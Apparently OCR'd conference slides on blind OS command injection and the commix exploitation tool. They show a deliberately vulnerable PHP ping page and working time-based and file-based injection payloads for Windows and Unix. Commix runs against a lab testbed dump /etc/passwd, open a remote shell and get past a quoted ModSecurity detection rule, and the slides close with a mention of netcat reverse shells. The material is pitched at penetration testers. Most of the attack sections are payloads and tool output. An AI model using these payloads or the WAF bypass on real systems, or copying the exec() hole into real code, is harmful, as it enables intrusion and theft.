
Vulnerable part of code

Example #1 : “normal.php” exploitation.

1. Regular usage result



2. Results-based exploitation result




Blind command injections. _


Example #2 : “blind.php”.

```
<html>
    <head>
            <title>Debug Page</title>
    </head>
    <body>
            <form action="blind.php" method="get">
            Ping address: <input type="text" name="
            addr">
            <input type="submit">
            </form>

    </body>
</html>

<?php
        # Execute command!
        exec("/bin/ping -c 4 ".$_GET["addr"]);
?>
```


Vulnerable part of code

Example #2 : “blind.php” exploitation.

1. Regular usage result



2. Blind exploitation result




IN ORDER TO SEE
WE HAVE TO BE BLIND

Time-based (blind) technique (1/3).

Is based on time delays → The attacker **can presume** the result of the injected command.

1. Is decided if the application is vulnerable to time-based (blind) command injection or not.

... payload for windows targets:

```
&
for /f "delims=" %i in ('cmd /c "powershell.exe -InputFormat none write 'FJQPVY'.length"')
do if %i==6 (cmd /c "powershell.exe -InputFormat none Start-Sleep -s 2")
```

... payload for *nix targets:

```
;
str=$(echo FGGTXF);
str1=$(expr length "$str");
if [ 6 !=  $str1 ];
  then sleep 0;
else sleep 1;
fi

```

Time-based (blind) technique (2/3).

Is based on time delays → The attacker **can presume** the result of the injected command.

2. The length of the output of the provided injected command is determined.

... payload for windows targets:

```
&
for /f "delims=" %i in ('cmd /c "powershell.exe -InputFormat none write-host ([string](cmd /c
  hostname)).trim().length"')
do if %i==4 (cmd /c "powershell.exe -InputFormat none Start-Sleep -s 2")

```

... payload for *nix targets:

```
;
str="$(echo $(uname))";
str1=$(expr length "$str");
if [ 5 != $str1 ];
  then sleep 0;
else sleep 1;
fi

```

Time-based (blind) technique (3/3).

Is based on time delays → The attacker **can presume** the result of the injected command.

3. The output of the injected command is exported character-by-character.

... payload for windows targets:

```
1 &
2 for /f "delims=" %i in ('cmd /c "powershell.exe -InputFormat none write ([int][char](([string](
    cmd /c hostname)).trim()).substring(0,1))"')
3 do if %i==65 (cmd /c "powershell.exe -InputFormat none Start-Sleep -s 3")
4
```

... payload for *nix targets :

```
1 ;
2 cmd="$(echo $(uname))";
3 char=$(expr substr "$cmd" 1 1);
4 str=$(printf %d "'$char'");
5 if [ 65 != $str ];
6   then sleep 0;
7 else sleep 1;
8 fi
```


...OR AT LEAST
SEMIBLIND

File-based (semi-blind) technique.

Fact: If we are not able to see the results of the execution of an injected command, we can write them to a file in web server 's directory, which is writable by us (i.e “/var/www/”, “/var/www/html/”, “\htdocs\”, “\inetpub\wwwroot\”, etc.).

... payload for windows targets:

```
1 & powershell.exe -InputFormat none Add-Content GAOTVH.txt GAOTVH
```

... payload for *nix targets:

```
1 ; echo HHMCTK > /var/www/html/commix-testbed/scenarios/regular/GET/HHMCTK.txt
```


WHAT IF I TOLD YOU
SAN DIEGO
NEW YORK
WEB SERVER'S DIRECTORIES
ARE NOT WRITABLE

Tempfile-based (semi-blind) technique.

Fact: We can use temporary directories, (i.e "/tmp/", "/var/tmp/","%tmp%" etc) to store a file with the output of the injected command!

- Limitation: We **cannot read files** located into these temporary directories through the web application. → Blind command injection!
  - To bypass this limitation, a new and un-documented technique (i.e tempfile-based) was designed and implemented.
    - It applies the file-based technique in combination with the time-based technique.
    - In that way, the contents of the text file(s) located in to temporary directories will be extracted out character-by-character.


The commix tool. _

General information.

Commix *(a short for command injection exploiter)* is a software tool that can be used from web developers, penetration testers or even security researchers in order to test web-based applications with the view to find bugs, errors or vulnerabilities related to command injection attacks.

- Available at https://github.com/stasinopoulos/commix
- Follow @commixproject.
- Written in Python programming language.
  - Python version 2.6.x or 2.7.x is required.
- Cross-platform application
  - Linux
  - Mac OS X
  - Windows (experimental)
- Free Open Source Software.
- GNU General Public License v3.0

Installation tips.

Get the latest version of commix by cloning the official Git repository:

```
root@kali:/pentest/exploitation# git clone https://github.com/stasinopoulos/commix
Cloning into 'commix'...
remote: Counting objects: 3433, done.
remote: Compressing objects: 100% (94/94), done.
remote: Total 3433 (delta 36), reused 0 (delta 0), pack-reused 3339
Receiving objects: 100% (3433/3433), 806.38 KiB | 114.00 KiB/s, done.
Resolving deltas: 100% (1856/1856), done.
Checking connectivity... done.
root@kali:/pentest/exploitation#
```

Commix comes packaged on the official repositories of the following Linux distributions. Use the package manager to install it!

- ArchAssault
- BlackArch
- Kali linux
- Weakerthan




Commix also comes as a plugin, on the following penetration testing frameworks:

- The Penetration Testers Framework (PTF)
- PentestBox
- CTF-Tools
- PenBox



Supported exploitation techniques. _

Supported exploitation techniques (1/3).

1. Results-based command injections
   - 1.1. The classic results-based technique.
     - It is based on the **execution results** output.
   - 1.2. The dynamic code evaluation technique.
     - It is based on the eval() **'s execution results** output.
       - Except for eval(), are also supported:
         - preg_replace() injections via "/e" modifier.
         - usort() injections.
         - assert() injections.
         - str_replace() injections.
         - preg_match() injections.


Supported exploitation techniques (2/3).

2. Blind command injections
   - 2.1. The time-based technique (Blind)
     - It is based on time delays → Output is inferred char-by-char.
   - 2.2. The file-based technique (Semi-blind)
     - It is based on the execution results output, in a random name text file in "/var/www/", "/var/www/html/", "\htdocs\", "\inetpub\wwwroot\", etc.
   - 2.3 The tempfile-based technique (Semi-blind)
     - It is based on time delays → Output is inferred char-by-char from a random named text file in "/tmp/", "/var/tmp/", "C:\Windows\TEMP\" or "%temp%" directory.

Supported exploitation techniques (3/3).

All the described supported exploitation techniques provide many variations of attack vectors, specially adjusted for the target host.

- For *nix targets, the attack vectors are based on (single or combination of) bash command(s).
- For windows targets, the attack vectors are based on (single or combination of) cmd.exe and/or powershell.exe command(s).


Reducing false positives. _

Reducing false positives.

1. Results-based command injections.

- A randomly generated string, is printed three times combined with the result of a mathematic calculation of two randomly selected numbers.

```
[+] The parameter 'addr' seems injectable via (results-based) classic injection technique.
    [~] Payload: ;echo KWCAUM$((46+98))$(echo KWCAUM)KWCAUM
```

- We must take as response → union of the strings combined with the result of the mathematic calculation (i.e KWCAUM144KWCAUMKWCAUM)

2. Blind command injections.

- Problem: High probability of false-positive results, due to random or accidental response delays of the target host.
  - The average response time of the target host is calculated and also a time-relative false-positive identifier is used.

```
[*] Setting the GET parameter 'ip' for tests.
[!] Warning: The estimated response time is 1 second. That may cause delays during
the data extraction procedure.
```

  - The average response time, is added to the default delay time which is used to perform time-relative attacks (i.e time-based, tempfile-based).
  - The time-relative false-positive identifier, detects (i.e. statistical analysis) unexpected time delays due to unstable requests.

```
[!] Warning: Unexpected time delays have been identified due to unstable requests.
This behavior may lead to false-positive results.
```


Functionality. _

HTTP headers.

For the HTTP headers, we are able :

1. To provide our own HTTP headers:
   - i.e User-Agent, Referer, Cookies values as well as custom HTTP headers.

```
root@kali:/pentest/exploitation/commix# python commix.py --url="http://192.168.2.11/commix-testbed/scenarios
/regular/POST/classic.php" --data="addr=127.0.0.1" --user-agent="Mozilla/4.0 Mozilla4_browser" --headers="Ac
cept-Language:fr\nETag:123\n"
```

2. To perform tests for command injections against HTTP headers:
   - If the value of "--level" option is >= "2" then it tests Cookie values.
   - If the value of "--level" option is = "3" then it tests User-Agent and Referer values.

```
root@kali:/pentest/exploitation/commix# python commix.py --url="http://192.168.2.11/commix-testbed/scenarios
/user-agent/ua(classic).php" --data="addr=127.0.0.1" --level=3 --technique="c"
```

```
+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2016 Anastasios Stasinopoulos (@ancst)
+--

[*] Checking connection to the target URL... [ SUCCEED ]
[*] Setting the POST parameter 'addr' for tests.
[*] Testing the classic injection technique... [ FAILED ]
[!] Warning: The tested POST parameter 'addr' seems to be not injectable.
[?] Do you want to increase to '--level=2' in order to perform more tests? [Y/n/q] > y
[!] Warning: The HTTP Cookie header is not provided, so this test is going to be skipped.
[?] Do you want to increase to '--level=3' in order to perform more tests? [Y/n/q] > y
[*] Setting the HTTP header User-Agent for tests.
[*] Testing the classic injection technique... [ SUCCEED ]
[+] The HTTP header User-Agent seems injectable via (results-based) classic injection technique.
    [~] Payload: ';echo NAELBD$((26+58))$(echo NAELBD)NAELBD'

[?] Do you want a Pseudo-Terminal shell? [Y/n/q] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > pwd

/var/www/html/commix-testbed/scenarios/user-agent

commix(os_shell) >
```


Command injection attack via the User-Agent HTTP header.

Enumeration.

In order to enumerate the target host, we are able to use the enumeration options.

```
root@kali:/pentest/exploitation/commix# python commix.py --url="http://192.168.2.11/commix-testbed/scenarios/regul
ar/POST/classic.php" --data="addr=127.0.0.1" --current-user --hostname --is-root --sys-info --users --privileges
--passwords
```

- ...we can retrieve current user name.
- ...we can retrieve current hostname.
- ...we can check if the current user has root (*nix) or administrator privileges (windows).
- ...we can retrieve system information → operating system / hardware platform.
- ...we can retrieve system users list.
- ...we can retrieve system users privileges.
- ...we can retrieve system users password hashes (*nix).
  - Limitation: The "**/etc/shadow**" file must be **readable** by current user.
- ...we can retrieve PowerShell's version number (windows).



Enumeration.

```
[*] Setting the POST parameter 'addr' for tests.
[*] Testing the classic injection technique... [ SUCCEED ]
[+] The parameter 'addr' seems injectable via (results-based) classic injection technique.
    [~] Payload: ;echo ZMUKUG$((60+97))$(echo ZMUKUG)ZMUKUG

[+] The hostname is debian.
[+] The current user is www-data and it is not privileged.
[+] The target operating system is Linux and the hardware platform is i686.
[*] Fetching '/etc/passwd' to enumerate users entries... [ SUCCEED ]
[+] Identified 44 entries in '/etc/passwd'.
  (1) 'root' is root user (uid=0). Home directory is in '/root'.
  (2) 'daemon' is system user (uid=1). Home directory is in '/usr/sbin'.
  (3) 'bin' is system user (uid=2). Home directory is in '/bin'.
  (4) 'sys' is system user (uid=3). Home directory is in '/dev'.
  (5) 'sync' is system user (uid=4). Home directory is in '/bin'.
  (6) 'games' is system user (uid=5). Home directory is in '/usr/games'.
  (7) 'man' is system user (uid=6). Home directory is in '/var/cache/man'.
  (8) 'lp' is system user (uid=7). Home directory is in '/var/spool/lpd'.
  (9) 'mail' is system user (uid=8). Home directory is in '/var/mail'.
  (10) 'news' is system user (uid=9). Home directory is in '/var/spool/news'.
  (11) 'uucp' is system user (uid=10). Home directory is in '/var/spool/uucp'.
  (12) 'proxy' is system user (uid=13). Home directory is in '/bin'.
  (13) 'www-data' is system user (uid=33). Home directory is in '/var/www'.
  (14) 'backup' is system user (uid=34). Home directory is in '/var/backups'.
  (15) 'list' is system user (uid=38). Home directory is in '/var/list'.
  (16) 'irc' is system user (uid=39). Home directory is in '/var/run/ircd'.
  (17) 'gnats' is system user (uid=41). Home directory is in '/var/lib/gnats'.
  (18) 'nobody'(uid=65534). Home directory is in '/nonexistent'.
  (19) 'messagebus' is regular user (uid=101). Home directory is in '/var/run/dbus'.
  (20) 'colord' is regular user (uid=102). Home directory is in '/var/lib/colord'.
  (21) 'usbmux' is regular user (uid=103). Home directory is in '/home/usbmux'.
  (22) 'Debian-exim' is regular user (uid=104). Home directory is in '/var/spool/exim4'.
  (23) 'statd' is regular user (uid=105). Home directory is in '/var/lib/nfs'.
  (24) 'avahi' is regular user (uid=106). Home directory is in '/var/run/avahi-daemon'.
  (25) 'pulse' is regular user (uid=107). Home directory is in '/var/run/pulse'.
  (26) 'speech-dispatcher' is regular user (uid=108). Home directory is in '/var/run/speech-dispatcher'.
  (27) 'hplip' is regular user (uid=109). Home directory is in '/var/run/hplip'.
  (28) 'postgres' is regular user (uid=110). Home directory is in '/var/lib/postgresql'.
  (29) 'rtkit' is regular user (uid=111). Home directory is in '/proc'.
  (30) 'saned' is regular user (uid=112). Home directory is in '/var/lib/saned'.
  (31) 'Debian-gdm' is regular user (uid=113). Home directory is in '/var/lib/gdm3'.
  (32) 'ancst' is regular user (uid=1000). Home directory is in '/home/ancst'.
  (33) 'mysql' is regular user (uid=114). Home directory is in '/nonexistent'.
  (34) 'vboxadd' is regular user (uid=999). Home directory is in '/var/run/vboxadd'.
  (35) 'uuidd' is regular user (uid=100). Home directory is in '/run/uuidd'.
  (36) 'systemd-timesync' is regular user (uid=115). Home directory is in '/run/systemd'.
  (37) 'systemd-network' is regular user (uid=116). Home directory is in '/run/systemd/netif'.
  (38) 'systemd-resolve' is regular user (uid=117). Home directory is in '/run/systemd/resolve'.
  (39) 'systemd-bus-proxy' is regular user (uid=118). Home directory is in '/run/systemd'.
  (40) 'geoclue' is regular user (uid=119). Home directory is in '/var/lib/geoclue'.
  (41) 'dnsmasq' is regular user (uid=120). Home directory is in '/var/lib/misc'.
  (42) 'libvirt-qemu' is regular user (uid=121). Home directory is in '/var/lib/libvirt'.
  (43) 'uml-net' is regular user (uid=122). Home directory is in '/home/uml-net'.
  (44) 'bind' is regular user (uid=123). Home directory is in '/var/cache/bind'.
[*] Fetching '/etc/shadow' to enumerate users password hashes... [ FAILED ]
[!] Warning: It seems that you don't have permissions to read '/etc/shadow' to enumerate users password hashes.

[?] Do you want a Pseudo-Terminal shell? [Y/n/q] >
```

Alternative os-shell.

- We are able to bypass target host's bash limitations.
  - There could be restrictions of bash commands (i.e “cat”, “echo”, etc).

```
root@kali:/pentest/exploitation/commix# python commix.py --url="http://192.168.2.11/commix-testbed/scenarios/regul
ar/POST/classic.php" --data="addr=127.0.0.1" --alter-shell="python"
```

- At this moment only Python alternative is fully supported on every injection technique.
  - Future plan support → PHP/Perl/Ruby alternative os-shells

Hint: Pwn @VulnHub's “Persistense” vm via this os-shell.

```
+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2016 Anastasios Stasinopoulos (@ancst)
+--

[*] Checking connection to the target URL... [ SUCCEED ]
[*] Setting the POST parameter 'addr' for tests.
[*] Testing the classic injection technique... [ SUCCEED ]
[+] The parameter 'addr' seems injectable via (results-based) classic injection technique.
    [~] Payload: ;python -c "print'WTMYGD'+str(int(91+93))+'WTMYGD'+'WTMYGD'"

[?] Do you want a Pseudo-Terminal shell? [Y/n/q] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > uname

Linux

commix(os_shell) >
```

The payload has turned fully in Python.

ModSecurity avoidance.

- We are able to bypass the default ModSecurity's block attempt rule.
  - RuleID : 950907 → modsecurity_crs_40_generic_attacks.conf
    - The "(?i:(?:[\;\|\`]\W*?\bcc|\b(wget|curl))\b|\/cc(?:[\'\"\|\;\`\-\s]|$))" rule **blocks**:
      - ... pipe symbol (i.e. | cmd),
      - ... command substitutions (i.e $((cmd)), `cmd`)
      - ... parameter expansions (i.e ${cmd}),
      - ... matches "wget", "curl" and "cc" which (as author claims) are often used in injection attacks!

```
+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2016 Anastasios Stasinopoulos (@ancst)
+--

[*] Checking connection to the target URL... [ SUCCEED ]
[*] Setting the POST parameter 'addr' for tests.
[*] Testing the classic injection technique...
[x] Critical: HTTP Error 403: Forbidden.
[!] Warning: It seems that target is protected by some kind of WAF/IPS/IDS.
[?] Do you want to ignore the error (403) message and continue the tests? [Y/n/q] > y
[*] Testing the classic injection technique... [ SUCCEED ]
[+] The parameter 'addr' seems injectable via (results-based) classic injection technique.
    [~] Payload: %3Becho JVRBOM$(expr 12 + 47)$(echo JVRBOM)JVRBOM

[?] Do you want a Pseudo-Terminal shell? [Y/n/q] >
```

The payload has been properly transformed to bypass ModSecurity.

We ❤ shellz!

1. Netcat reverse shells → Reverse shells to netcat.

2. Netcat-without-netcat reverse shells → Reverse shells to netcat **without** using netcat.

